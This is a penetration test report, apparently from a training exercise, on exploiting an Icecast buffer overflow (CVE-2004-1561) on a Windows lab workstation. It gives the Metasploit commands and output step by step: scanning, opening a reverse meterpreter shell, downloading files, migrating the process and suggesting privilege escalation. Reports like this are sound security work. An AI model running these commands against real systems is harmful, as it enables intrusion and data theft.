GoodSecurity Penetration Test Report

AndrewMarsh@GoodSecurity.com

21/11/2020

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

1.1 Scope

The scope of this penetration test was limited to the Hans Gruber's workstation only:

PC name: DVW10

IP address: 192.168.0.20

Prohibited attacks (not attempted): Denial of service, Brute-force.

2. Findings

Machine IP: 192.168.0.20

Hostname: DVW10

Vulnerability Exploited:

CVE-2004-1561 - Buffer Overflow vulnerability in Icecast Server HTTP Header.

Post exploit, utilised incognito to elevate privileges.

Vulnerability Explanation:

The vulnerability found is a buffer overflow attack and works by exploiting a vulnerability in the code for the Icecast application (versions 2.0.1 and earlier)

The exploit works by providing more input data than the application was expecting, and thereby overflowing & overwriting memory outside of the allocated buffer provided for the input data. In the case of this specific application, this exploit allows us to overwrite the saved instruction pointer.

A carefully crafted attack can input malicious code (in our example code to open a shell for remote code execution), and overwrite the saved instruction pointer (address of the next instruction to be executed) with the address of the malicious code. This will force the computer to execute the malicious code, and in our test case, give us a reverse shell.

Severity:

This vulnerability has a CVSS score of 7.5, which means that it sits in the category of high vulnerability.


It allows an attacker to execute commands remotely, which is the worst possible scenario.

This vulnerability should be remediated as a high priority.

Proof of Concept:


To first investigate what attack surfaces are available on this workstation I ran an nmap service scan.

This scan revealed 6 open ports, of which 8000/TCP Icecast streaming media server was of most interest




```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 05:55 PST
Nmap scan report for 192.168.0.20
Host is up (0.017s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.49 seconds
root@kali:~# 
```

Search for exploits related to icecast, revealed multi possible vulnerabilities with early versions of Icecast.




```
root@kali:~# searchsploit icecast
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                                     | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                                       | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                                          | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                                          | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                                             | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                                             | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                                   | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                                             | multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure                            | linux/remote/21602.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

Search for exploit modules in Metasploit for Icecast




```
root@kali:~# msfconsole
[-] ***rting thE Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the resource command to run commands from a file

msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > 
```




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
```

Set the parameters to direct the exploit towards the workstation (IP 192.168.0.20, port 8000)




```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > 
```

After completing the setting up of the exploit, it was run, and we can confirm remote code execution by obtaining current working directory and system info. As shown in the below screenshot our meterpreter shell was running with Hans Gruber’s login (Username: IEUser)




```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 2 opened (192.168.0.8:4444 -> 192.168.0.20:50056) at 2020-11-28 06:28:44 -0800

meterpreter > getwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > 
```

Once we had access, we were able to search for, find, and download both user.secretfile.txt, and Drinks.recipe.txt.




```
meterpreter >
meterpreter >
meterpreter > search -f *secret*
Found 5 results...
    c:\Program Files\Puppet Labs\Puppet\puppet\lib\puppet\application\secret_agent.rb (406 bytes)
    c:\Program Files\Puppet Labs\Puppet\puppet\lib\puppet\face\secret_agent.rb (1868 bytes)
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\user.secretfile.txt.lnk (655 bytes)
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
    c:\Windows\WinSxS\amd64_microsoft-windows-d..services-adam-setup_31bf3856ad364e35_10.0.17763.1_none_2ceb21abd64b2e5f\MS-Se
cretAttributeCARs.LDF (1212 bytes)
meterpreter > download "C:\Users\IEUser\Documents\user.secretfile.txt ./
[-] Parse error: Unmatched double quote: "download \"C:\\Users\\IEUser\\Documents\\user.secretfile.txt ./"
meterpreter > download "C:\Users\IEUser\Documents\user.secretfile.txt" ./
[*] Downloading: C:\Users\IEUser\Documents\user.secretfile.txt -> .//user.secretfile.txt
[*] skipped    : C:\Users\IEUser\Documents\user.secretfile.txt -> .//user.secretfile.txt
meterpreter >
```



```
meterpreter >
meterpreter > search -f *recipe*
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download "C:\Users\IEUser\Documents\Drinks.recipe.txt" ./
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> .//Drinks.recipe.txt
[*] skipped    : C:\Users\IEUser\Documents\Drinks.recipe.txt -> .//Drinks.recipe.txt
meterpreter >
```


Since we now knew that the workstation is running x64 bit version of Windows, we used archmigrate to migrate the existing meterpreter shell to a 64-bit shell to match the architecture of the target machine.



```
meterpreter > background
[*] Backgrounding session 2...
msf5 >
msf5 > use post/windows/manage/archmigrate
msf5 post(windows/manage/archmigrate) > options

Module options (post/windows/manage/archmigrate):

   Name           Current Setting                   Required  Description
   ----           ---------------                   --------  -----------
   EXE            C:\windows\sysnative\svchost.exe  yes       The executable to start and migrate into
   FALLBACK       true                              yes       If the selected migration executable does not exist fallback to
a sysnative file
   IGNORE_SYSTEM  false                             yes       Migrate even if you have SYSTEM privileges
   SESSION                                          yes       The session to run this module on.

msf5 post(windows/manage/archmigrate) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/archmigrate) > run

[*] You're not running as SYSTEM. Moving on...
[*] The meterpreter is not the same architecture as the OS! Upgrading!
[*] Starting new x64 process C:\windows\sysnative\svchost.exe
[+] Got pid 5640
[*] Migrating..
[+] Success!
[*] Post module execution completed
msf5 post(windows/manage/archmigrate) >
```

We then ran local_exploit_suggester to determine if there are any local vulnerabilities that could be exploited.


As we can see here, the target machine is potentially vulnerable to the ms16_075_reflection exploit which can be used to change the existing shells user, to one with higher privileges.



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x64/windows...
[*] 192.168.0.20 - 15 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

